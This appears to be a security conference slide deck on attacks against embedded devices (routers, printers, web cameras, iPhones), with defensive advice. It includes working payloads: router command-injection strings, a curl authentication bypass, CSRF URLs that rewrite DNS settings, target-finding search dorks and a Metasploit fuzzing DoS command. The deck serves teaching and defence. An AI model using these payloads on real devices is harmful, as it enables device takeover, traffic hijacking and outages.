

---

---

# Embedded Device (In)Security: Protecting Your Network From Hidden Threats

---

Paul Asadoorian  
paul@pauldotcom.com

---


# Agenda

---

- Why attack embedded devices?
- Goals Of Exploitation
- Embedded vulnerabilities overview
- Testing methodologies for finding vulnerabilities
- Defense

# Embedded Device Targets

- Switches, routers, printers, wireless access points, web cameras
- Most have commonalities such as:
  - Firmware
  - RAM
  - Flash
  - Management interface



---

# But Why?

---

- No monitor, mouse, or keyboard
- No interactive user!
- Logging can be difficult
- No one pays attention until its broken
- The perception of embedded device security...

---

“Shun the non-believer”



---

## iPhone Security Concerns Exaggerated

*“...there is little sensitive data on the iPhone that needs to be encrypted.”*

[http://www.pcworld.com/businesscenter/article/135457/iphone\\_security\\_concerns\\_exaggerated.html](http://www.pcworld.com/businesscenter/article/135457/iphone_security_concerns_exaggerated.html)

## But Why? (2)

- *"And it's not about who's got the most bullets. It's about who controls the information."*
- The information flows through devices
- Routers, Access Points, Printers/Copy/Fax
- Plus, they're everywhere!



---

## But Why? (3)

---

- Harder to perform forensics, especially if it's a "Brick"
- Develop custom firmware, hiding is easy
- No pesky host IDS

---

## But Why? (4)

---

- Where has the “perimeter” gone?
- “Perimeter” = Bubble



---

# Goals Of Exploitation

---

- Modify device settings
  - Enable remote management
  - Manipulate DNS
  - Disable wireless security
  - Jumping Off Point

---

# Goals Of Exploitation (2)

---

- Replace Firmware
  - Now the attacker controls operating system
  - Can be masked to look like original
- Modify firmware and/or install programs
- Denial of service

# Embedded Device Vulnerabilities

- Those that don't learn from history...
- Review vulnerabilities in:
  - Wireless Routers
  - Cable Modem/DSL/Routers
  - Printers
  - Network Cameras
  - Smartphone/PDA example

# Linksys "Ping" Hack



- Linksys WRT54G ping web interface contained vulnerability (circa 2003)
- Allowed for command execution
- Must have access to web interface

```
;cp${IFS}*/*/nvram${IFS}/tmp/n  
;*/n${IFS}set${IFS}boot_wait=on  
;*/n${IFS}commit
```

# La Fonera Hacking



- Command execution vulnerability in web interface (circa 2006)
- Someone didn't learn from history
- Allows us to replace firmware

```
<form method="post" action="http://192.168.10.1/cgi-bin/webif/connection.sh" enctype="multipart/form-data">  
<input name="username" value="$ (/usr/sbin/iptables -I INPUT 1 -p tcp --dport 22 -j ACCEPT)" size="68" >
```

# Linksys WRT54GL CSRF



- Released 01.07.09 - CSRF vulnerability in 4.30.9 firmware (no patch)
  - <http://securityvulns.com/Sdocument817.html>
- *"Imagine the worst case, where the administrator is constantly logged into his firewall appliance because he needs to configure changes throughout the day"*
- Defense: Install 3<sup>rd</sup> Party firmware

# Linksys Authentication Bypass



- Discovered by Ginsu Rabbit August 2006
- Affected firmware versions 1.00.9 and prior on WRT54G ver 5
- No username or password required!

```
curl -d "SecurityMode=0&layout=en" \
http://192.168.0.1/Security.tri
```

---

# It Gets Worse (or better?)

---

- Previously mentioned attacks require vulnerabilities
- Vulnerabilities get patched, people don't
- People don't usually upgrade firmware, but may replace devices with new ones

# 2Wire Cable Modem/Router

- Ships to customers in Mexico with no password!
  - <http://securityvulns.com/Rdocument808.html>
- No vulnerability needed, just a user who doesn't reset password
- User clicks this link:

```
http://192.168.1.254/xslt?PAGE=J38_SET&THISPAGE=J38&NEXTPAGE=J38_SET&NAME=www.bank.com&ADDR=2.2.2.2
```

# BT Home Hub Cable/Router

- Contains an authentication bypass and CSRF vulnerability
  - <http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub>
- User clicks link, settings change
- How do we find users?

*“If you have a BT email address, it will be in one of these formats:  
your.name@btinternet.com or your.name@btopenworld.com”*

[https://www2.bt.com/static/i/microsite/help\\_and\\_tips/glossary/glossary\\_b.html](https://www2.bt.com/static/i/microsite/help_and_tips/glossary/glossary_b.html)

---

# Various Others

---

- ISP in France distributes router with similar vulnerabilities
- The BT Home Hub is really a Speedtouch 7G, used by other ISPs
- Verizon FIOS sends routers with default password of "password"

# Easy To Exploit!



- This works on most WRT54G routers running stock Linksys firmware
- Change DNS servers

```
http://admin:admin@192.168.1.1/apply.cgi?submit_button=index&change_action=
&submit_type=&action=Apply&wan_dns0_0=192&wan_dns0_1=168&wan_dns0_2=1&wan_dns0_3=13&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&_daylight_time=1
```

# Why This Matters...

- Students/Faculty will bring in these devices and plug them into your network
- Embedded systems have commonalities
- They are also popular with:
  - Telecommuters
  - Wireless Hotspots
  - Anyone working from home
  - “Insider” Threat

---

# Authentication Bypass Defense

---

- Update your firmware
- Restrict access to your management interface(s)
- Log all access attempts and activity

---

# Defending The Router

---

- Change the default password
- Use secure management protocols
- Disable Web Management and use command line
- Change IP of default gateway
- Use WPA/WPA2

---

# Other Devices To Worry About

---

- Printers
- Web Cameras
- iPhones

---

# HP Printer Destruction

---

- Certain HP Printers are vulnerable to an FTP parameter overflow
- Successful exploitation bricks the printer!
- Belief is that firmware gets corrupt
  - Hrm, writing to firmware means potential replacement...

## HP Printer Destruction (2)

- Vulnerability affects Jetdirects running firmware ver x.20.nn to x.24.nn
- Firmware upgrade fixes problem
- *"Jetdirect products allow the firmware to be upgraded and others do not."*



---

# “But, only internal users can access my printer”

---

- Cross-Site Printing uses a specially crafted IMG tag to access port 9100
  - <http://aaron.weaver2.googlepages.com/CrossSitePrinting.pdf>
- Need to determine IP address of printer
  - Social Engineering
  - Javascript Scanning
  - Google (`inurl:hp/device/this.LCDispatcher`)

# Axis 2100 Web Camera

- 2002 – Stack overflow leading to system compromise
- 2007 – Persistent XSS allows attacker to redirect the video stream!
- Many people use these as security cameras
- **Targets:** `"intitle:"Live View / - AXIS" | inurl:view/view.shtml^"`



---

# Apple iPhone Vulnerabilities

---

- HD Moore led the charge to exploit the iPhone
  - <http://blog.metasploit.com/2007/09/root-shell-in-my-pocket-and-maybe-yours.html>
  - Step 1)** Develop a payload
  - Step 2)** Find a vulnerability
  - Step 3)** Develop an exploit
  - Step 4)** Add all of the above to an easy to use framework

# iPhone Exploitation

- Payloads – Bind shell, reverse shell, vibrate
- Vulnerability – Libtiff versions < 3.8.2
  - Same one used to hack Sony PSP
  - Triggered by MobileSafari, MobileMail, MITM iTunes

---

# iPhone Exploitation (2)

---

- Successful against firmware 1.02 and 1.1.1 on modified and unmodified phones
- “ipwn” – Multi-staged shell/downloader payload
- Can be used to patch library

# iPhone Exploitation (3)

- Use this to gather:
  - Locally stored username/passwords
  - Address book
  - Browser history
- Enable phone mic and listen
- Take pics with camera
- Make phone calls



# iPhone Defense

- Log attempts by iPhone users
  - User-Agent: Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420.1 (KHTML, like Gecko) Version/3.0 Mobile/3B48b Safari/419.3
- Disable access to OWA & POP3/IMAP from iPhone
- Update Firmware

---

# Finding New Vulnerabilities

---

- You can help if you know how to use:
  - Web Application Testing Tools/methodologies
  - Nmap
  - Nessus
  - Metasploit

# Attacking Web Management Interfaces

- Use an HTTP proxy
  - Firefox plugin called “Tamper Data”
  - Sensepost “Suru” (proxy/fuzzing)
- Collect commands and send them using curl
- Using your favorite web app tool (AppScan)

---

# Nmap

---

- By default Nmap skips port 9100 when doing a service scan
- The OS fingerprinting engine produces interesting results
  - Poor mans fuzzer?
- Can be fun when run against wireless controllers...

# Nessus

- Skips printers by default!
- Look for Nessus plugin ID 10919
  - *"This port was detected as being open by a port scanner but is now closed. This service might have been crashed by a port scanner or by a plugin"*
- Embedded devices may use OSS and not patch

# Metasploit

- Primarily useful for wireless devices to fuzz driver
- Msfcli is the way to go
- Spits out packet for use in Ruby

```
./msfcli auxiliary/dos/wireless/fuzz_proberesp DRIVER=madwifing \  
ADDR_DST=AA:BB:CC:DD:EE:FF PING_HOST=192.168.1.1 \  
CHANNEL=6 E
```

# Defense

- Update firmware often
  - Fixes known vulnerabilities
  - Important for new code trees (such as Linksys v5+)
  - *"Oh, its just a router"*
  - Need to patch it like any other device, no excuses!

---

# Defense

---

- Harden embedded devices
  - Disable services not in use
  - Use HTTPS and SSH
  - Restrict IP access with firewalls
  - Change default **usernames**/passwords!
  - Run Nmap/Nessus before pre-production

---

# Defense

---

- Remote Logging
  - Collect logs via Syslog
  - Review them on regular basis
  - Important due to limited storage
- Network Design Considerations
  - Put all embedded devices on separate subnet (Printers, Cameras, etc...)

# Further Reading...

- Linksys WRT54G Ultimate Hacking
  - <http://wrt54ghacks.com/>
- (IN)Secure Magazine issue 14 – “Attacking Consumer Embedded Devices”
  - <http://www.net-security.org/dl/insecure/INSECURE-Mag-14.pdf>
- “The Benefits of Hacking Embedded Devices”
  - <http://www.informit.com/articles/article.aspx?p=1149127&rl=1>
- Hardware Hacking: Linksys WRT54G
  - [http://www.sans.edu/resources/securitylab/hacking\\_wrt54g.php](http://www.sans.edu/resources/securitylab/hacking_wrt54g.php)

---

**`/* End */`**

---

- Email: **paul@pauldotcom.com**
- Web/podcast: **http://pauldotcom.com**
- SANS Course: SEC535  
<http://www.sans.org/training/description.php?mid=682>